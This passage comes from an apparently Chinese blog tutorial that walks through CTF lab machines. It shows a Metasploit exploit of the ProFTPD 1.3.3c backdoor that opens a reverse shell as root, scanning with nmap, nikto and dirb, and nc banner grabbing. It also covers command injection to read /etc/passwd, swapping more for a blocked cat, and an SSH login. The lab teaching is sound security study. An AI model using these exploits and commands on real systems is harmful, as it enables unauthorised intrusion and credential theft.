   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(unix/ftp/proftpd_133c_backdoor) >
```

https://blog.csdn.net/u011005040

这里我们需要设置一下目标的IP地址：set rhosts 10.22.153.101
再设置一下攻击机的IP地址：set lhost 10.22.38.234

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.22.38.234:4444
[*] 10.22.153.101:21 - Sending Backdoor Command
```

设置完之后输入exploit执行远程溢出，等到执行完以后，会发现直接得到了root权限：

```
msf5 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 10.22.38.234:4444
[*] 10.22.153.101:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo bX1D2dWfQrksCPKL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "bX1D2dWfQrksCPKL\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.22.38.234:4444 -> 10.22.153.101:49258) at 2020-11-08 02:12:43 -0500

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
```

https://blog.csdn.net/u011005040

优化shell

python -c “import pty;pty.spawn(’/bin/bash’)”
（使用python pty 开启终端）


```
python -c "import pty;pty.spawn('/bin/bash')"
root@vtcsec:/#
```

获取Flag

一般情况下，靶场机器的flag值是存放在服务器的根目录下，/root/目录。

cd /root/
ls
cat flag
writeup 测试文档 总结文档 （完成之后最好写一个writeup文档）

> 我们使用ls -alh来查看下该目录下的所有文件，并且以长格式输出。



总结

对于开放FTP、SSH、Telnet等服务的系统，可以尝试一些对应服务版本的漏洞代码；

对于系统，一定要注意利用现成的EXP来root主机；

代码总结

```
msf5 > search ProFTPD 1.3.3c#查找关于ProFTPD 1.3.3c的漏洞

use exploit #使用exploit

show payload#查看可以使用的payload

set payload#设置payload

python -c "import pty;pty.spawn('/bin/bash')" #优化shell
```

第五章：靶场夺旗

CTF介绍

CTF是一种流行的信息安全竞赛形式，其英文名可直译为“夺得Flag”，也可意译为“夺旗赛”。其大致流程是，参赛团队之间通过进行攻防对抗、程序分析等形式，率先从主办方给出的比赛环境中得到一串具有一定格式的字符串或其他内容，并将其提交给主办方，从而夺得分数。为了方便称呼，我们把这样的内容称之为“Flag”。

CTF比赛中涉及内容比较繁杂，我们要利用所有可以利用的方法获得flag。

信息探测

```
nmap -p-  -T4 靶场IP地址 #扫描主机开放的端口号


nmap -T4 -A -v 靶场IP地址 #快速扫描主机全部信息
```

```
root@kali:~# nmap -p- -T4 192.168.1.110

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-09 05:03 EST
Nmap scan report for 192.168.1.110
Host is up (0.00026s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
MAC Address: 08:00:27:91:95:A9 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.02 seconds
```

https://blog.csdn.net/u011005040

对于开放http服务的靶场，我们还可以使用其他工具探测

探测敏感信息：

```
nikto -host http://靶场IP地址:端口 #端口如果是80可以省略

dirb  http://靶场IP地址:端口
```

让他自己进行扫描，这边再使用一个工具

```
root@kali:~# nikto -host http://192.168.43.213
- Nikto v2.1.6
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nikto -host http://192.168.43.213:9090
- Nikto v2.1.6
```

可以使用dirb进行

深入挖掘

分析nmap 、nikto扫描结果，挖掘可以利用的信息；

对于大端口非http服务，可以使用nc 来探测该端口的banner信息；

```
nc  ip地址  端口号
```

例如：

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -p- -T4 192.168.43.213
Starting Nmap 7.70 ( https://nmap.org ) at 2020-11-08 07:23 EST
Nmap scan report for bogon (192.168.43.213)
Host is up (0.00046s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
```

https://blog.csdn.net/u011005040

输入nc 192.168.43.213 13337

```
root@kali:~# nc 192.168.43.213 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

继续探测nc 192.168.43.213 60000

```
root@kali:~# nc 192.168.43.213 60000
Welcome to Ricks half baked reverse shell...
```

突然返回了一个shell，pwd看看工作目录：

```
# pwd
/root/blackhole/
#
```

看看目录下有什么文件：意外发现有个flag.txt

```
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
#
```

对于**大端口http服务**，可以使用**浏览器**浏览界面查看源代码，寻找flag值；


```
http://ip地址:端口号
```

发现有个9090开放的HTTP服务，使用浏览器试一下：

```
| FTP server status:
|      Connected to ::ffff:192.168.43.173
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp   open  ssh?
| fingerprint-strings:
|   NULL:
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
80/tcp   open  http    Apache httpd 2.4.27 ((Fedora))
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-title: Morty's Website
9090/tcp open  http    Cockpit web service
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Did not follow redirect to https://bogon:9090/
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port22-TCP:V=7.70%I=7%D=11/8%Time=5FA7E19F%P=x86_64-pc-linux-gnu%r(NULL
SF:,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.4
SF:\.0-31-generic\x20x86_64\)\n");
MAC Address: 08:00:27:BF:52:95 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

https://blog.csdn.net/u011005040


进入页面，又找到一个flag



对于http服务，可以使用浏览器打开 http://ip:port/敏感页面，查看敏感信息，找到可利用的位置；


在dirb 80端口的时候，发现了一个password页面，打开后得到一个flag：

还有一个password：



更深入挖掘


发现一个密码是winter：




FTP 匿名登录 挖掘敏感信息；

在浏览器中输入 ftp://靶场IP地址 匿名登录ftp服务器根目录，查看敏感文件，注意一定要查看源代码；


在图上显示存在匿名登陆




接下来我们来访问一下靶场的ftp服务。打开浏览器输入ftp://192.168.43.213




之后我们看到pub目录，发现该目录并没有文件
现在回到dirb看看有没有robots.txt，




发现3个目录，现在我们依次打开




在第二个中发现一个窗口让我们进行路由：






有经验的话，就会知道这边存在命令注入漏洞



分号后面加个id，就会看到当前用户并不是root而是一个apache
这时候会想到当时在password.html中挖掘了一个密码，也就是winter，
这时候要想到/etc/passwd存着用户名和密码，但是密码只是用星号来表示，并且该文件是所有用户都可以查看的，直接cat /etc/passwd他试试



会发现cat 的时候出现了一个猫的图案。（其实就是靶场机器做了限制）

对于命令执行中，为了绕过对应的限制，可以使用相近命令来代替限制的shell命令

如 **cat more**


接下来使用more试试：

发现了一个Summer用户名，并且他在home目录下，可以猜测他就是对应的用户名：

登陆靶场机器

获得对应的用户名和密码之后，可以通过ssh来登录系统，查看对应的flag值

登录用户名需要用到ssh服务，我们来看下扫描结果是否具有ssh服务：



```
root@kali:~# nc 192.168.1.110 13337
FLAG:{TheyFoundMyBackDoorMorty}-10Points
root@kali:~# nc 192.168.1.110 60000

^C
root@kali:~# nc 192.168.1.110 60000
Welcome to Ricks half baked reverse shell...
# id
id: command not found
```

https://blog.csdn.net/u011005040

可以看到22号端口存在ssh服务

接下来ssh Summer@192.168.43.213

```
root@kali:~# ssh Summer@192.168.43.213
ssh_exchange_identification: Connection closed by remote host
```

我们发现，ssh交换验证方式拒绝了远程主机

发现22号端口是不能进行远程登陆的。

```
File  Edit  View  Search  Terminal  Help
Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-09 05:
Nmap scan report for 192.168.1.110
Host is up (0.0016s latency).
Not shown: 65528 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
9090/tcp  open  zeus-admin
13337/tcp open  unknown
22222/tcp open  easyengine
60000/tcp open  unknown
MAC Address: 08:00:27:91:95:A9 (Oracle VirtualBox virtual
Nmap done: 1 IP address (1 host up) scanned in 10.40 seco
```

https://blog.csdn.net/u011005040

这时候发现一个22222五个2，来试下ssh：

```
root@kali:~# ssh -p 22222 Summer@192.168.43.213
The authenticity of host '[192.168.43.213]:22222 ([192.168.43.213]:22222)' can't
 be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.43.213]:22222' (ECDSA) to the list of known
 hosts.
Summer@192.168.43.213's password:
```

```
root@kali:~# ssh -p 22222 Summer@192.168.43.213
The authenticity of host '[192.168.43.213]:22222 ([192.168.43.213]:22222)' can't
 be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srIUBRq2BFQTnmxUO9cs1F3E9yzg0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.43.213]:22222' (ECDSA) to the list of known
 hosts.
Summer@192.168.43.213's password:
Permission denied, please try again.
Summer@192.168.43.213's password:
Last failed login: Sun Nov  8 23:59:13 AEDT 2020 from 192.168.43.173 on ssh:nott
y
There was 1 failed login attempt since the last successful login.
Last login: Wed Aug 23 19:20:29 2017 from 192.168.56.104
[Summer@bogon ~]$
```

https://blog.csdn.net/u011005040

这时候发现，已经取得了对应的shell，接下来我们在登陆之后需要继续操作来获取对应的flag值

```
[Summer@bogon ~]$ cat FLAG.txt
                       _
                      | \
                      | |
                      | |
   |\                 | |
  /, ~\               / /
 X     `-.....------./ /
```

我们发现，cat命令被屏蔽了，所以使用more代替他

总结

注意未知服务的端口，可以使用nc获取对应的banner信息；

使用对应相近的shell命令来绕过限制；如 cat more

对每一个服务都需要进行对应的探测，不放过任何一个可以利用的点

第六章：CTF训练 HTTP服务

web安全SQL注入

SQL注入漏洞介绍

. SQL注入攻击指的是通过构建特殊的输入作为参数传入Web应用程序，而这些输入大都是SQL语法里的一些组合，通过执行SQL语句进而执行攻击者所要的操作，其主要原因是程序没有细致地过滤用户输入的数据，致使非法数据侵入系统。。

.

SQL注入的产生原因通常表现在以下几方面：①不当的类型处理；②不安全的数据库配置；③不合理的查询集处理；④不当的错误处理；⑤转义字符处理不合适；⑥多个提交处理不当。

信息探测

nmap -sV 靶场IP地址

nmap -T4 –A -v 靶场IP地址


nikto -host http://靶场IP地址:端口


深入挖掘


分析nmap 、nikto扫描结果，并对结果进行分析，挖掘可以利用的信息；

使用浏览器打开 http://ip:port/敏感页面，查看敏感信息，找到可利用的位置；

